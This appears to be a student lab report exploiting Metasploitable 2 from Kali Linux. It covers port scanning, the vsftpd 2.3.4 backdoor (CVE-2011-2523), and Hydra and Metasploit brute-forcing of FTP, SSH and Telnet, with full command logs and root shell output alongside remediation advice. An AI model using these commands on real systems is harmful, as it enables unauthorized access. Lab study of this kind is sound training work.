Task – 2

Exploit The Ports Of Metasploitable 2 in Kali Linux

Created By

Sanjay Sharma - 2065

Port Scan

Description

A port scan is a reconnaissance technique used by attackers to identify open ports and services running on a target system. In the case of **Metasploitable 2**, port scanning reveals multiple open ports that expose vulnerable services such as FTP, SSH, Telnet, HTTP, MySQL, and others. Attackers send probe packets to various ports and analyze the responses to determine whether ports are open, closed, or filtered. This information helps adversaries understand the system's attack surface and identify services that can be exploited in later stages of an attack.

Security testers and defenders also use port scanning during vulnerability assessments to identify unnecessary open ports and misconfigured services. Tools such as **Nmap**, **Netcat**, and **IP scanners** are commonly used to perform these scans on Metasploitable 2.

Port scanning can provide information such as:

1. Open and active network services
2. Service versions running on specific ports
3. User accounts or service ownership
4. Services allowing anonymous or weak authentication
5. Network security controls such as firewalls or filtering rules

Impact:
Multiple open ports were identified on the Metasploitable 2 system, exposing several vulnerable services. These open ports significantly increase the attack surface and can be leveraged for exploitation, privilege escalation, or remote access by attackers.

Severity: Critical


CVE-ID: NA

CVSS: NA

Remedial:

1. **Implement a strong firewall:** Configure firewall rules to restrict access to only required ports and block unauthorized scanning attempts.
2. **Disable unnecessary services:** Shut down unused or vulnerable services to reduce the attack surface.
3. **Use TCP wrappers:** Restrict access to services based on trusted IP addresses and domain names.
4. **Regular port audits:** Perform frequent internal port scans to identify and close unnecessary open ports.
5. **Intrusion detection systems (IDS):** Deploy IDS/IPS solutions to detect and alert on suspicious scanning activities.

PUC:



FTP Port 21 Exploit

Description

FTP (File Transfer Protocol) running on **Port 21** is used to transfer files between a client and a server. In **Metasploitable 2**, the FTP service is intentionally misconfigured and vulnerable (vsFTPd 2.3.4), allowing attackers to exploit the service for unauthorized access. An attacker can identify the open FTP port through port scanning and attempt anonymous login or exploit known vulnerabilities associated with the FTP service version.

In this case, the FTP service contains a **backdoor vulnerability** that allows attackers to gain remote shell access by sending specially crafted credentials. Once exploited, the attacker can execute commands on the target system, leading to complete system compromise. Tools such as **Nmap**, **Metasploit Framework**, and **Netcat** are commonly used to identify and exploit this vulnerability.

FTP exploitation can provide information such as:

1. Unauthorized access to the FTP service
2. Ability to upload, download, or modify files
3. Remote shell access to the target system
4. User account and directory structure details
5. Potential for privilege escalation

Impact:
Successful exploitation of FTP Port 21 allows attackers to gain unauthorized remote access to the Metasploitable 2 system. This can lead to data theft, file manipulation, malware installation, and full system compromise.

Severity: Critical


CVE-ID: CVE-2011-2523

CVSS: High (9.3)

Remedial:

1. **Disable vulnerable FTP services:** Remove or replace outdated FTP services such as vsFTPd 2.3.4.
2. **Update and patch systems:** Install the latest secure version of FTP software.
3. **Restrict access using firewalls:** Limit FTP access to trusted IP addresses only.
4. **Use secure alternatives:** Replace FTP with secure protocols such as SFTP or FTPS.
5. **Monitor FTP activity:** Enable logging and intrusion detection to identify suspicious login attempts.

PUC:



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.107.129
RHOSTS => 192.168.107.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.107.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.107.129:21 - USER: 331 Please specify the password.
[+] 192.168.107.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.107.129:21 - UID: uid=0(root) gid=0(root)
whoam[*] Found shell.
[*] Command shell session 1 opened (192.168.107.128:36191 -> 192.168.107.129:6200) at 2025-12-31 14:45:53 +0530

whoami
sh: line 6: whwhoami: command not found
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5e:f0:b0
          inet addr:192.168.107.129  Bcast:192.168.107.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5e:f0b0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65937 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65695 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4225152 (4.0 MB)  TX bytes:3556801 (3.3 MB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:75041 (73.2 KB)  TX bytes:75041 (73.2 KB)
```

2 Way: Using Hydra To Exploit FTP

```
┌──(root㉿kali)-[/home/sanjay]
└─# cd Downloads

┌──(root㉿kali)-[/home/sanjay/Downloads]
└─# cat user.txt
admin
administrator
root
msfadmin

┌──(root㉿kali)-[/home/sanjay/Downloads]
└─# cat password.txt
admin
password
123456
12345
msfadmin
```

```
┌──(root㉿kali)-[/home/sanjay/Downloads]
└─# hydra -L user.txt -P password.txt 192.168.107.129 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-01 07:36:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:4/p:6), ~2 tries per task
[DATA] attacking ftp://192.168.107.129:21/
[21][ftp] host: 192.168.107.129   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-01 07:36:50

┌──(root㉿kali)-[/home/sanjay/Downloads]
└─# ftp 192.168.107.129
Connected to 192.168.107.129.
220 (vsFTPd 2.3.4)
Name (192.168.107.129:sanjay): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24605|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp>
```

3 Way: Using Searchsploit To Exploit FTP

```
┌──(root㉿kali)-[/home/sanjay/Downloads]
└─# searchsploit vsftpd 2.3.4
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                                                                        |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                                                                                             | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                                                                | unix/remote/17491.rb
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.107.129
RHOSTS => 192.168.107.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.107.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.107.129:21 - USER: 331 Please specify the password.
[+] 192.168.107.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.107.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.107.128:39817 -> 192.168.107.129:6200) at 2026-01-01 07:42:15 +0530

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5e:f0:b0
          inet addr:192.168.107.129  Bcast:192.168.107.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5e:f0b0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:427 errors:0 dropped:0 overruns:0 frame:0
          TX packets:293 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:34030 (33.2 KB)  TX bytes:27798 (27.1 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:146 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:46149 (45.0 KB)  TX bytes:46149 (45.0 KB)
```

SSH Port 22 Exploit

Description

SSH (Secure Shell) running on **Port 22** is used for secure remote login and command execution. In **Metasploitable 2**, the SSH service is accessible with weak authentication controls, making it vulnerable to **brute-force and credential-based attacks**. Attackers can identify the open SSH port through reconnaissance and attempt multiple username–password combinations to gain unauthorized access.

Due to the presence of weak or default credentials on Metasploitable 2, an attacker can successfully authenticate to the SSH service and gain shell access to the system. Tools such as **Nmap**, **Hydra**, **Medusa**, and **Metasploit Framework** are commonly used to enumerate and exploit SSH services.

SSH exploitation can provide information such as:

1. Valid usernames and passwords
2. Remote shell access to the target system
3. System configuration and running processes
4. User privileges and group memberships
5. Potential paths for privilege escalation

Impact:
Successful exploitation of SSH Port 22 allows attackers to gain unauthorized remote access to the Metasploitable 2 system. This can lead to command execution, data theft, lateral movement, and full system compromise if higher privileges are obtained.

Severity: High

CVE-ID: NA

CVSS: NA

Remedial:

1. **Disable SSH if not required:** Remove or stop the SSH service if remote access is unnecessary.
2. **Enforce strong authentication:** Use strong, unique passwords and disable default credentials.
3. **Enable key-based authentication:** Replace password-based login with SSH key authentication.
4. **Restrict access:** Allow SSH connections only from trusted IP addresses using firewall rules.
5. **Monitor and limit login attempts:** Use tools like Fail2Ban to prevent brute-force attacks.

PUC:

```
       =[ metasploit v6.4.99-dev                                ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.107.129
RHOSTS => 192.168.107.129
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.107.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/sanjay/Downloads/user.txt
USER_FILE => /home/sanjay/Downloads/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/sanjay/Downloads/password.txt
PASS_FILE => /home/sanjay/Downloads/password.txt
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.107.129:22 - Starting bruteforce
[-] 192.168.107.129:22 - Failed: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.107.129:22 - Failed: 'admin:password'
[-] 192.168.107.129:22 - Failed: 'admin:123456'
[-] 192.168.107.129:22 - Failed: 'admin:12345'
[-] 192.168.107.129:22 - Failed: 'admin:msfadmin'
[-] 192.168.107.129:22 - Failed: 'admin:'
[-] 192.168.107.129:22 - Failed: 'administrator:admin'
[-] 192.168.107.129:22 - Failed: 'administrator:password'
[-] 192.168.107.129:22 - Failed: 'administrator:123456'
[-] 192.168.107.129:22 - Failed: 'administrator:12345'
[-] 192.168.107.129:22 - Failed: 'administrator:msfadmin'
[-] 192.168.107.129:22 - Failed: 'administrator:'
[-] 192.168.107.129:22 - Failed: 'root:admin'
[-] 192.168.107.129:22 - Failed: 'root:password'
[-] 192.168.107.129:22 - Failed: 'root:123456'
[-] 192.168.107.129:22 - Failed: 'root:12345'
[-] 192.168.107.129:22 - Failed: 'root:msfadmin'
[-] 192.168.107.129:22 - Failed: 'root:'
[-] 192.168.107.129:22 - Failed: 'msfadmin:admin'
[-] 192.168.107.129:22 - Failed: 'msfadmin:password'
[-] 192.168.107.129:22 - Failed: 'msfadmin:123456'
[-] 192.168.107.129:22 - Failed: 'msfadmin:12345'
[+] 192.168.107.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),
fadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.107.128:32971 -> 192.168.107.129:22) at 2025-12-31 16:07:25 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
┌──(root㉿kali)-[/home/sanjay]
└─# ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@192.168.107.129

The authenticity of host '192.168.107.129 (192.168.107.129)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.107.129' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.107.129's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Dec 31 09:07:42 2025
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5e:f0:b0
          inet addr:192.168.107.129  Bcast:192.168.107.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5e:f0b0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:706 errors:0 dropped:0 overruns:0 frame:0
          TX packets:533 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:108275 (105.7 KB)  TX bytes:94882 (92.6 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:180 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:62685 (61.2 KB)  TX bytes:62685 (61.2 KB)

msfadmin@metasploitable:~$ exit
logout
Connection to 192.168.107.129 closed.
```

Telnet Port 23 Exploit

Description

Telnet running on **Port 23** provides remote command-line access to a system but transmits data, including usernames and passwords, in **plain text**. In **Metasploitable 2**, the Telnet service is enabled with weak and default credentials, making it highly vulnerable to unauthorized access. Attackers can identify the open Telnet port through reconnaissance and attempt credential guessing or brute-force attacks to gain access.

Because Telnet lacks encryption and strong authentication mechanisms, attackers can easily capture credentials using packet-sniffing techniques or directly log in using known default credentials. Tools such as **Nmap**, **Netcat**, **Hydra**, and **Metasploit Framework** are commonly used to enumerate and exploit Telnet services.

Telnet exploitation can provide information such as:

1. Valid usernames and passwords
2. Remote shell access to the target system
3. Plain-text credential disclosure
4. System configuration and running services
5. Potential privilege escalation opportunities

Impact:
Successful exploitation of Telnet Port 23 allows attackers to gain unauthorized remote shell access to the Metasploitable 2 system. Since credentials are transmitted in clear text, attackers can easily intercept login details, leading to further compromise of the system and connected networks.

Severity: Critical

CVE-ID: NA

CVSS: NA

Remedial:

1. **Disable Telnet service:** Telnet should be completely disabled on production systems.
2. **Use secure alternatives:** Replace Telnet with **SSH**, which provides encrypted communication.
3. **Enforce strong authentication:** Remove default credentials and use strong password policies.
4. **Restrict network access:** Use firewalls to block Port 23 from untrusted networks.
5. **Monitor network traffic:** Deploy IDS/IPS to detect clear-text authentication attempts.

PUC:

```
msf auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.107.129
RHOSTS => 192.168.107.129
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/sanjay/Downloads/user.txt
USER_FILE => /home/sanjay/Downloads/user.txt
msf auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/sanjay/Downloads/password.txt
PASS_FILE => /home/sanjay/Downloads/password.txt
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.107.129:23    - No active DB -- Credential data will not be saved!
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: admin:password (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: admin:123456 (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: admin:12345 (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: administrator:admin (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: administrator:password (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: administrator:123456 (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: administrator:12345 (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: administrator:msfadmin (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: administrator: (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: root:password (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: root:123456 (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: root:12345 (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: root: (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: msfadmin:123456 (Incorrect: )
[-] 192.168.107.129:23    - 192.168.107.129:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[+] 192.168.107.129:23    - 192.168.107.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.107.129:23    - Attempting to start session 192.168.107.129:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.107.128:43301 -> 192.168.107.129:23) at 2025-12-31 20:10:13 +0530
[*] 192.168.107.129:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
┌──(root㉿kali)-[/home/sanjay]
└─# telnet 192.168.107.129
Trying 192.168.107.129...
Connected to 192.168.107.129.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Wed Dec 31 09:40:13 EST 2025 from 192.168.107.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5e:f0:b0
          inet addr:192.168.107.129  Bcast:192.168.107.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5e:f0b0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:938 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:151027 (147.4 KB)  TX bytes:143343 (139.9 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:239 errors:0 dropped:0 overruns:0 frame:0
